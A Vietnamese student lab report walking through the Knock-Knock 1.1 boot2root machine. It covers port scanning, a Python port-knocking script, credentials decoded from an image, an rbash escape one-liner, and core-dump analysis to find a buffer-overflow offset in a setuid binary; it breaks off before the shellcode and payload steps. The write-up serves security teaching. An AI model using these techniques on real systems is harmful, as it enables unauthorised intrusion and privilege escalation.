

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH
TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG

BÀI THỰC HÀNH SỐ 04
KNOCK-KNOCK 1.1

Sinh viên thực hiện: **Nguyễn Hoàng Nam**
Mã SV: **AT170236**

Contents

1. Mô tả	3
2. Chuẩn bị	3
3. Mô hình cài đặt	3
4. Kịch bản thực hiện.	4
4.1 Network scanning	4
4.2 Port knocking	5
4.3 Privilege escalation	7
4.3.1 Lấy quyền truy cập máy knockknock	7
4.3.2 Khai thác lỗ hổng buffer overflow	8
4.3.2.1. Tìm offset tràn bộ đệm	10
4.3.2.2. Tìm địa chỉ JMP ESP.....	14
4.3.2.3. Tạo shellcode	15
4.3.2.4. Tạo payload.....	15
4.3.2.5. Thực thi payload và lấy flag.....	17

TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM


1. Mô tả

Trong bài này ta sẽ giải một thử thách boot2root có tên là "Knock-Knock: 1.1". Knock-Knock: 1.1 là machine về leo quyền trên Linux được thiết kế bởi zer0w1re, nhiệm vụ của ta là lấy được quyền root và tìm flag ẩn trên máy này.

2. Chuẩn bị

- Một máy ảo Parrot có cài đặt Metasploit Framework
- Một máy KnockKnock

3. Mô hình cài đặt



4. Kịch bản thực hiện.

4.1 Network scanning

Sử dụng `sudo arp-scan -l` để xem các mạng đang hoạt động.

```
[x]-[root@parrot]-[/home/hnam]
#sudo arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:73:8f:42, IPv4: 192.168.128.164
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.128.2 00:50:56:f9:b2:56 VMware, Inc.
192.168.128.169 00:0c:29:32:a2:55 VMware, Inc.
192.168.128.254 00:50:56:e8:38:b4 VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.906 seconds (134.31 hosts/sec). 3
responded
```

Dùng nmap để xem cổng nào đang mở trên địa chỉ 192.168.128.169 và dịch vụ nào chạy trên cổng đó:

```
nmap -sV -sS -p- 192.168.128.169
```

```
[root@parrot]-[/home/hnam]
#nmap -sV -sS -p- 192.168.128.169
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-11 22:32 +07
Nmap scan report for 192.168.128.169
Host is up (0.00019s latency).
Not shown: 65380 filtered tcp ports (no-response), 154 filtered tcp ports (port-unreach)
PORT      STATE SERVICE VERSION
1337/tcp  open  waste?
I service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port1337-TCP:V=7.93%I=7%D=12/11%Time=65772C45%P=x86_64-pc-linux-gnu%r(N
SF:ULL,15,"\[60548,\x2058047,\x202915\]\n");
MAC Address: 00:0C:29:32:A2:55 (VMware)
```

Kết quả cho thấy chỉ có cổng TCP 1337 đang chạy. Thử kết nối telnet đến cổng 1337 trên:

```
[x]-[root@parrot]-[/home/hnam]
#telnet 192.168.128.169 1337
Trying 192.168.128.169...
Connected to 192.168.128.169.
Escape character is '^]'.
[32359, 4986, 43464]
Connection closed by foreign host.
[x]-[root@parrot]-[/home/hnam]
#telnet 192.168.128.169 1337
Trying 192.168.128.169...
Connected to 192.168.128.169.
Escape character is '^]'.
[31936, 12902, 53058]
Connection closed by foreign host.
[x]-[root@parrot]-[/home/hnam]
#
```

Có vẻ như sau mỗi lần kết nối telnet đều trả về 3 port khác nhau. Dựa vào đây ta có thể đoán rằng máy KnockKnock đã sử dụng kỹ thuật Port Knocking.

Port Knocking là một kỹ thuật tiện lợi để kiểm soát quyền truy cập vào một cổng bằng cách chỉ cho phép người dùng hợp pháp truy cập vào dịch vụ đang chạy trên máy chủ.

4.2 Port knocking

Ta cần gửi SYN request tới 3 cổng ngẫu nhiên được trả về như trên theo đúng trình tự để tường lửa trên máy knockknock mở các cổng ẩn.

Để làm được điều này ta có thể làm thủ công (nếu bạn tin vào luck của mình) hoặc chạy đoạn script sau:

```
#!/usr/bin/env python

from socket import *
from itertools import permutations
import time

ip = "192.168.128.169"          #target IP

def Knockports(ports):
    for port in ports:
        try:
            print ("[*] Knocking on port: ", port)
            s2 = socket(AF_INET, SOCK_STREAM)
            s2.settimeout(0.1)      # set timeout in 0.1s
            s2.connect_ex((ip, port))
            s2.close()
        except (Exception, e):
            print ("[-] %s" % e)

def main():
    s = socket(AF_INET, SOCK_STREAM)
    s.connect((ip, 1337))          #connect to port 1337 to grab three
    random ports
    r = eval(s.recv(1024))
    s.close()

    print ("received: ", r)

    for comb in permutations(r):    # try all the possibility of 3-ports
    orders
        print ("\n[*] Trying sequence %s" % str(comb))
        Knockports(comb)

    print ("[*] Done")

main()
```

```

#cd Downloads
[root@parrot]-[/home/hnam/Downloads]
#python3 knock.py
received: [1482, 26854, 17802]

[*] Trying sequence (1482, 26854, 17802)
[*] Knocking on port: 1482
[*] Knocking on port: 26854
[*] Knocking on port: 17802

[*] Trying sequence (1482, 17802, 26854)
[*] Knocking on port: 1482
[*] Knocking on port: 17802
[*] Knocking on port: 26854

[*] Trying sequence (26854, 1482, 17802)
[*] Knocking on port: 26854
[*] Knocking on port: 1482
[*] Knocking on port: 17802

[*] Trying sequence (26854, 17802, 1482)
[*] Knocking on port: 26854
[*] Knocking on port: 17802
[*] Knocking on port: 1482

[*] Trying sequence (17802, 1482, 26854)
[*] Knocking on port: 17802
[*] Knocking on port: 1482
[*] Knocking on port: 26854

[*] Trying sequence (17802, 26854, 1482)
[*] Knocking on port: 17802
[*] Knocking on port: 26854
[*] Knocking on port: 1482
[*] Done

```

Sau khi chạy đoạn script, quay lại sử dụng nmap để kiểm tra port và các dịch vụ đang chạy trên đó:

```
nmap -sV -sS -p- 192.168.128.169
```

```

[root@parrot]-[/home/hnam/Downloads]
#nmap -sV -sS -p- 192.168.128.169
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-11 23:45 +07
Nmap scan report for 192.168.128.169
Host is up (0.00030s latency).
Not shown: 65375 filtered tcp ports (no-response), 157 filtered tcp ports (port-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     nginx 1.2.1
1337/tcp   open  waste?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port1337-TCP:V=7.93%I=7%D=12/11%Time=65773D6C%P=x86_64-pc-linux-gnu%r(NSF:ULL,16,"\[15199,\x2027706,\x2023556\]\n");
MAC Address: 00:0C:29:32:A2:55 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

Đã phát hiện thêm 2 port 22 chạy ssh và 80 chạy http.

4.3 Privilege escalation

4.3.1 Lấy quyền truy cập máy knockknock

Thử truy cập địa chỉ 192.168.128.169 trên trình duyệt:



View page source ta không phát hiện được gì thêm, trên web server chỉ có một file ảnh knockknock.jpg, ta thử tải ảnh này về để kiểm tra:

```
strings knockknock.jpg
```

```
[root@parrot]-[/home/hnam/Downloads]
#strings knockknock.jpg
JFIF
Ducky
http://ns.adobe.com/xap/1.0/
<?xpacket begin="
" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:meta/" x:xmptk="Adobe XMP Core 4.1-c036 46.276720, M
on Feb 19 2007 22:13:43
">
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
:
qW|U
\+\U
Login Credentials
abfnW
sax2Cw90w
[root@parrot]-[/home/hnam/Downloads]
#
```

Ta phát hiện thông tin đăng nhập ở cuối string.

Sau khi thử một số phương pháp mã hóa, tôi thấy thông tin này được mã hóa bằng mật mã Caesar với ROT-13.

Decode thông tin trên ta thu được:

abfnW
sax2Cw90w

Use key: 13

Encrypt / Decrypt

Output:
nosaJ fnk2Pj90j

Ta cần đảo ngược lại các ký tự, do đó thông tin đăng nhập sẽ là:

username: Jason

password: jB9jP2knf

Giờ chúng ta đã có thể đăng nhập vào máy knockknock

```
ssh jason@192.168.128.169
```

```

[root@parrot]~/Downloads
#ssh jason@192.168.128.169
The authenticity of host '192.168.128.169 (192.168.128.169)' can't be established.
ECDSA key fingerprint is SHA256:V3Mec6zHHjUgyr/gcRbnaxUVjApJmXKYAyeTiFHgLo0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.128.169' (ECDSA) to the list of known hosts.
jason@192.168.128.169's password:
Linux knockknock 3.2.0-4-486 #1 Debian 3.2.60-1+deb7u3 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Oct  6 12:33:37 2014 from 192.168.56.202
jason@knockknock:~$

```

4.3.2 Khai thác lỗ hổng buffer overflow

Bên trong thư mục /home/jason, có một set-uid root file tên là tfc, có thể ta khai thác file này sẽ lấy được quyền root.

```

Last login: Mon Oct  6 12:33:37 2014 from 192.168.56.202
jason@knockknock:~$ ls -al
total 32
drwxr-xr-x 2 jason jason 4096 Oct 11 2014 .
drwxr-xr-x 3 root  root  4096 Sep 24 2014 ..
lrwxrwxrwx 1 jason jason   9 Sep 26 2014 .bash_history -> /dev/null
-rw-r--r-- 1 jason jason  220 Sep 24 2014 .bash_logout
-rw-r--r-- 1 jason jason 3398 Sep 25 2014 .bashrc
-rw-r--r-- 1 jason jason  675 Sep 24 2014 .profile
-rw----- 1 jason jason 2396 Oct 11 2014 .viminfo
-rwsr-xr-x 1 root  jason 7457 Oct 11 2014 tfc
jason@knockknock:~$

```


Để thoát rbash, ta sử dụng `python -c "import pty; pty.spawn('/bin/bash')"`

```
jason@knockknock:~$ ps
  PID TTY          TIME CMD
 4746 pts/0    00:00:00 rbash
 4986 pts/0    00:00:00 ps
jason@knockknock:~$ python -c "import pty; pty.spawn('/bin/bash')"
```

PID	TTY	TIME	CMD
4988	pts/1	00:00:00	bash
5045	pts/1	00:00:00	ps

```
jason@knockknock:~$ id
uid=1000(jason) gid=1000(jason) groups=1000(jason),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
jason@knockknock:~$
```

Kiểm tra file tfc:

```
jason@knockknock:~$ ./tfc
┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐
│   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │
│   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │
│   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │
└───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘

Tiny File Crypter - 1.0

Usage: ./tfc <filein.tfc> <fileout.tfc>
jason@knockknock:~$ ls
tfc
jason@knockknock:~$ echo "AT170236" > input.tfc
jason@knockknock:~$ ls
input.tfc  tfc
jason@knockknock:~$ ./tfc input.tfc output.tfc
>> File crypted, goodbye!
jason@knockknock:~$ ls
input.tfc  output.tfc  tfc
jason@knockknock:~$ cat output.tfc
00+0,004Mjason@knockknock:~$
```

Ta nhận thấy đây là file chương trình mã hóa với cách sử dụng là

`./tfc <filein.tfc> <fileout.tfc>`

Trong đó filein.tfc chứa nội dung cần mã hóa và fileout.tfc chứa nội dung của filein.tfc đã được mã hóa. Cả đầu vào và ra đều phải có phần mở rộng là .tfc.

Bây giờ chúng ta sẽ thử encrypt một file lớn để xem có bufer overflow hay không.

`python -c 'print "A"*5000' >overflow.tfc`

```
00+0,004Mjason@knockknock:~$
jason@knockknock:~$ python -c 'print "A"*5000' >overflow.tfc
jason@knockknock:~$ ./tfc overflow.tfc test.tfc
Segmentation fault
jason@knockknock:~$
```

Segmentation fault là lỗi liên quan đến bộ nhớ, thường gây ra bởi con trỏ khi truy cập bộ nhớ sai cách, ở đây chứng tỏ đã xảy ra lỗi buffer overflow.

4.3.2.1. Tìm offset tràn bộ đệm

Do bên máy Knock chưa cài gdb nên cần tải file tfc về máy Parrot để có thể phân tích thêm:

```
scp jason@192.168.128.169:/home/jason/tfc /root/  
jB9jP2knf
```

```
[root@parrot]-[/home/hnam]  
#scp jason@192.168.128.169:/home/jason/tfc /root/  
jason@192.168.128.169's password:  
tfc 100% 7457 9.1MB/s 00:00  
[root@parrot]-[/home/hnam]  
#
```

Thử mã hóa các chuỗi ký tự A với độ dài khác nhau và kiểm tra header của tập tin mã hóa, ta nhận thấy chúng đều bắt đầu bằng def0 5bab

```
[root@parrot]-[~]  
#python3 -c 'print ("A" * 100)' > in.tfc  
[root@parrot]-[~]  
#./tfc in.tfc out.tfc  
>> File crypted, goodbye!  
[root@parrot]-[~]  
#xxd out.tfc | head  
00000000: def0 5bab 5df7 ab43 0690 fe64 6cb0 0b48 ..[.]..C...dl..H  
00000010: 2986 416f 7467 df5c 21a2 453f e5cc 806c ).Aotg.\!.E?...l  
00000020: 2bd0 0142 b5c2 2466 3525 c114 26dc 1979 +..B..$f5%..&..y  
00000030: 1dd0 7c53 5b49 3b52 012e 942b 549a fe77 ..|S[I;R...+T..w  
00000040: e104 0424 cd9f e437 f09c 3f69 0095 7727 ...$....7...?i..w'  
00000050: d017 3307 b61e 733c 41f9 8c5e f98c 5e41 ..3...s<A..^..^A  
00000060: 9a35 9167 87 .5.g.  
[root@parrot]-[~]  
#ulimit -c unlimited
```

Thử xem liệu lỗi tràn bộ đệm có xảy ra sau khi mã hóa một chuỗi trước đó hay không. Để làm điều này, ta cần phải mã hóa thành công một chuỗi, sau đó thực hiện lại mã hóa một chuỗi lớn.

```
ulimit -c unlimited // Tạo file core
```

```
[x]-[root@parrot]-[~]  
#ulimit -c unlimited  
[root@parrot]-[~]  
#python3 -c 'print ("A" * 100)' > overflow.tfc  
[root@parrot]-[~]  
#./tfc overflow.tfc test.tfc  
>> File crypted, goodbye!  
[root@parrot]-[~]  
#python3 -c 'print ("A" * 5000)' > overflow.tfc  
[root@parrot]-[~]  
#./tfc overflow.tfc asd.tfc  
Segmentation fault  
[root@parrot]-[~]
```

Chương trình bị lỗi và asd.tfc không được ghi, tuy vậy toàn bộ bộ đệm vẫn được lưu trong core.

Thử chạy `gdb tfc core`

```
[root@parrot]-[~]
#gdb tfc core
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
:
Reading symbols from tfc...
(No debugging symbols found in tfc)
[New LWP 143522]
Core was generated by './tfc overflow.tfc asd.tfc'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x0675c916 in ?? ()
```

Lỗi xảy ra ở 0x0675c916 và có vẻ nó đã được mã hóa, thứ ta cần ở đây là có thể ghi đè lên EIP bằng giá trị 0x41414141 tương đương với nội dung đầu vào là một chuỗi ký tự A.

Tìm địa chỉ bộ nhớ nơi chuỗi bắt đầu được mã hóa trong core (`def0 5bab`)
`xxd core | grep 'def0 5bab'`

```
[x]-[root@parrot]-[~]
#xxd core | grep 'def0 5bab'
00033660: def0 5bab 5df7 ab43 0690 fe64 6cb0 0b48. ..[.]..C...dl..H
[root@parrot]-[~]
#
```

Kết quả là nhận được (00033660), địa chỉ này ở dạng hex, đổi qua dec là 210528. Lấy nội dung trong file core dump ghi vào test1.tfc, với skip=210528 là bỏ qua 210528 bytes để trở đến nơi chuỗi bắt đầu được mã hóa.

`dd if=core of=test1.tfc skip=210528 count=5000 bs=1`

```
[root@parrot]-[~]
#dd if=core of=test1.tfc skip=210528 count=5000 bs=1
5000+0 records in
5000+0 records out
5000 bytes (5,0 kB, 4,9 KiB) copied, 0,0138687 s, 361 kB/s
```

Chạy lại chương trình tfc với đầu vào là file test1.tfc vừa lấy được:

```
[root@parrot]-[~]
#./tfc test1.tfc outfile.tfc
Segmentation fault (core dumped)
```

Chạy lại `gdb tfc core`:

```
[x]-[root@parrot]-[~]
#gdb tfc core
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
:
Reading symbols from tfc...
(No debugging symbols found in tfc)
[New LWP 143381]
Core was generated by './tfc test1.tfc outfile.tfc'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x41414141 in ?? ()
----- tip of the day (disable with set show-tips off) -----
```



Lỗi xảy ra tại 0x41414141, thành công ghi đè lên EIP.

Việc tiếp theo ta cần tìm offset nơi tràn bộ đệm.

Tương tự, với cách khai thác trên, ta thay chuỗi “AAA...” bằng một chuỗi ký tự bất kỳ khác sử dụng công cụ `pattern_create.rb` trong metasploit framework.

```
[root@parrot]-[~]
#cd /usr/share/metasploit-framework/tools/exploit
[root@parrot]-[/usr/share/metasploit-framework/tools/exploit]
#./pattern_create.rb -l 5000 > bufferoverflow.tfc
[root@parrot]-[/usr/share/metasploit-framework/tools/exploit]
#./pattern_create.rb -l 100 > hnam.tfc
[root@parrot]-[/usr/share/metasploit-framework/tools/exploit]
#cp bufferoverflow.tfc hnam.tfc ~/
[root@parrot]-[/usr/share/metasploit-framework/tools/exploit]
#cd
```

Dựa vào thông tin đã khai thác ở trên, nội dung 2 file `hnam.tfc` và `bufferoverflow.tfc` đều giống nhau ở phần đầu để có thể dựa vào head tập tin mã hóa đầu tiên, sau đó tìm địa chỉ bắt đầu lần mã hóa tiếp theo trong core.



```
1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6A
```

```
[root@parrot]-[~]
#./tfc hnam.tfc AT170236.tfc
>> File crypted, goodbye!
[root@parrot]-[~]
#xxd AT170236.tfc | head
00000000: ded0 2aab 7d87 ab63 7590 de16 6c90 7e48  ..*..}..cu...l.-H
00000010: 09f2 4141 0367 ff2a 2182 3c3f c5b4 804f  ..A0.g.*!.<?...0
00000020: 5ad0 2232 b5e1 5766 1657 c137 53dc 3a0d  Z."2..Wf.W.7S...
00000030: 1df3 0b53 783f 3b71 782e b753 54b8 8f77  ...Sx?;qx..ST..w
00000040: c374 0406 be9f c645 f0be 4a69 22e1 7705  .t.....E..Ji".w.
00000050: a717 1171 b63c 0a3c 6381 8c7b 888c 7b31  ...q.<.<c.{...{1
00000060: 9a10 e267 87                                ...g.
[root@parrot]-[~]
#./tfc bufferoverflow.tfc out.tfc
Segmentation fault (core dumped)
[*]-[root@parrot]-[~]
#xxd core | grep 'ded0 2aab'
8d83eb60: ded0 2aab 7d87 ab63 7590 de16 6c90 7e48  ..*..}..cu...l.-H
[root@parrot]-[~]
```

8d83eb60 là vị trí bắt đầu mã hóa tiếp theo, đổi ra dec ta được 2374232928

Lấy nội dung trong file core dump ghi vào test.tfc, với skip=2374232928 là bỏ qua 2374232928 bytes để trở đến nơi chuỗi bắt đầu được mã hóa, sau đó chạy lại chương trình tfc với đầu vào là file test.tfc vừa lấy được.

```
[root@parrot]-[~]
#dd if=core of=test.tfc skip=2374232928 count=5000 bs=1
5000+0 records in
5000+0 records out
5000 bytes (5,0 kB, 4,9 KiB) copied, 0,0188307 s, 266 kB/s
[root@parrot]-[~]
#./tfc test.tfc outfile.tfc
Segmentation fault (core dumped)
```

Chạy gdb tfc core:

```
[*]-[root@parrot]-[~]
#gdb tfc core
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 151 pwndbg commands and 47 shell commands. Type pwndbg [--shell
-all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from tfc...
(No debugging symbols found in tfc)
[New LWP 143967]
Core was generated by `./tfc test.tfc outfile.tfc'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x35684634 in ?? ()
    at 0x35684634 (disable with set show-ter-off)
```

Ta gặp lỗi ở 0x35684634 -> đây là vị trí tràn bộ đệm.

Sử dụng công cụ pattern_offset.rb trong metasploit framework để kiểm tra offset của vị trí này. Offset để tràn bộ đệm chính là 4124

```
[*] BACKTRACE [*]
> 0 0x35684634

pwndbg> quit
[root@parrot]-[~]
#cd /usr/share/metasploit-framework/tools/exploit
[root@parrot]-[/usr/share/metasploit-framework/tools/exploit]
#./pattern_offset.rb -l 5000 -q 0x35684634
[*] Exact match at offset 4124
[root@parrot]-[/usr/share/metasploit-framework/tools/exploit]
#
```


4.3.2.2. Tìm địa chỉ JMP ESP

Tiếp theo ta cần tìm một lệnh JMP ESP mà chúng ta có thể chuyển đến và chèn shellcode vào stack.


